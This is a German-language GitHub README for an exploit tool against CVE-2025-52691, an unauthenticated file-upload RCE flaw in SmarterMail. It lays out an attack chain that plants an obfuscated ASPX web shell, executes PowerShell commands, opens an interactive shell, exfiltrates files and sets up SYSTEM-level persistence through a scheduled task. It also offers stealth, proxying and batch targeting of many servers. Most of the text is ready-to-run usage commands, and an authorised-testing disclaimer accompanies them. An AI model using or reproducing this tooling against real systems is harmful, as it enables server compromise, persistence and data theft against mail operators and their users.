 deathshotxd/cve-2025-52691-apt-poc

Ein erweiterter Proof-of-Concept-Exploit für CVE-2025-52691 (SmarterMail Arbitrary File Upload RCE) mit Funktionen auf APT-Niveau wie Stealth-Verschleierung, Persistenz, Exfiltration und interaktivem Modus. Nur für Bildungszwecke und autorisierte Tests. Credits an das ursprüngliche PoC von yt2w/CVE-2025-52691.



Unauthentifizierter Upload. Konsequente Umsetzung auf Operator-Niveau.
Ein SmarterMail-Proof-of-Concept mit Stealth-, Persistenz-, Exfiltrations- und Bereinigungswegen.
Dies ist ein erweitertes Proof-of-Concept für CVE-2025-52691, den unauthentifizierten beliebigen Datei-Upload in SmarterTools SmarterMail, der zur Remote-Code- Ausführung führen kann. Der Kernpfad bleibt unverändert: Upload-Endpunkte auflisten, eine obfuskierte ASPX-Web-Shell ablegen und Befehle darüber ausführen. Die Operator-Ebene ergänzt randomisiertes Anforderungsverhalten, Proxy-Unterstützung, einen Persistenzweg über geplante Aufgaben, Datei-Exfiltration, interaktive Befehlsausführung und Bereinigung.
Nur zur autorisierten Nutzung. Dieses Tool dient der Bildung, der defensiven Validierung und genehmigten Penetrationstests. Die Ausführung gegen ein System ohne ausdrückliche schriftliche Genehmigung ist in den meisten Rechtsordnungen illegal. Der Autor übernimmt keine Haftung für Missbrauch.

| Phase | Was geschieht | Artefakt oder Flag |
|---|---|---|
| 1. Erreichen | Normalisiert die Ziel-URL und prüft auf eine HTTP-200-Antwort. | Ziel-URL |
| 2. Upload | Probiert fünf Upload-Endpunkte mit Multipart-, Raw- und JSON-Bodys aus. | <random>.aspx |
| 3. Verifizieren | Ruft den generierten Shell-Pfad ab und bestätigt die Befehlsausgabe. | ?auth=<password> |
| 4. Operieren | Führt PowerShell-Befehle aus, öffnet eine interaktive Shell oder zieht eine Datei. | -c, --interactive, --exfil |
| 5. Persistieren | Erstellt eine tägliche geplante Aufgabe als SYSTEM. | --persistence |
| 6. Bereinigen | Entfernt die hochgeladene Shell und ihren Zugriffspfad. | --cleanup |
Die Persistenz-Phase enthält eine Platzhalter-Payload-URL. Ersetze sie in
exploit-poc.py, bevor dieser Weg in einem autorisierten Labor genutzt wird.
--no-verify-Opt-out.--check-only bestätigt die Erreichbarkeit, ohne etwas hochzuladen.--cleanup entfernt die hochgeladene Shell nach der Operation.
requests.python3 -m pip install requests
Es sind keine weiteren Pakete von Drittanbietern erforderlich.
git clone https://github.com/DeathShotXD/CVE-2025-52691-APT-PoC.git
cd CVE-2025-52691-APT-PoC
python3 -m pip install requests

# Confirm the lab target is reachable before doing anything else.
python3 exploit-poc.py https://lab.example.com --check-only
Dann nur gegen ein System, das Sie besitzen oder für das Sie eine Testgenehmigung haben:
python3 exploit-poc.py https://lab.example.com -c "whoami"
python3 exploit-poc.py <target_url> [options]
<target_url> ist die Basis-URL des SmarterMail-Servers, zum Beispiel
https://mail.example.com.
| Flag | Beschreibung |
|---|---|
--targets-file <file> | Liest eine Ziel-URL pro Zeile ein und verarbeitet sie nacheinander. |
-c, --command <cmd> | Führt nach der Verifikation einen Befehl über die hochgeladene Shell aus. |
-t, --timeout <seconds> | Anforderungs-Timeout in Sekunden. Standard: 30. |
--proxy <url> | Leitet Anfragen über einen HTTP-Proxy, zum Beispiel http://127.0.0.1:8080. |
--no-verify | Deaktiviert die SSL-Zertifikatsprüfung. |
--check-only | Prüft die Erreichbarkeit und beendet den Vorgang ohne Upload. |
--persistence | Erstellt eine tägliche geplante Aufgabe als SYSTEM. Zuvor die Platzhalter-Payload-URL ersetzen. |
--exfil <remote:local> | Liest eine entfernte Datei über die Shell und schreibt sie lokal. |
--interactive | Öffnet nach der Verifikation eine interaktive Eingabeaufforderung. |
--cleanup | Entfernt die hochgeladene Shell nach dem Vorgang. |
--log-level <level> | DEBUG, INFO, WARNING oder ERROR. Standard: INFO. |
Grundlegender Lab-Lauf:
python3 exploit-poc.py https://mail.lab.internal
Führe einen Befehl aus:
python3 exploit-poc.py https://mail.lab.internal -c "systeminfo"
Weiterleitung über Burp und Anfragepersistenz:
python3 exploit-poc.py https://mail.lab.internal \
  --proxy http://127.0.0.1:8080 \
  --persistence
Interaktive Sitzung mit Bereinigung:
python3 exploit-poc.py https://mail.lab.internal --interactive --cleanup
Batch-Modus:
python3 exploit-poc.py --targets-file targets.txt
Exfiltrieren einer Datei von einem Windows-Host:
python3 exploit-poc.py https://mail.lab.internal \
  --exfil "C:\Windows\Temp\proof.txt:proof.txt"
Ein erfolgreicher Lauf gibt den Shell-Pfad, die Zugriffs-URL mit ihrem pro Lauf generierten Passwort, die Befehlsausgabe und den Status von Persistenz, Exfiltration oder Bereinigung aus. Protokolle werden auf der Konsole in der ausgewählten Stufe ausgegeben.







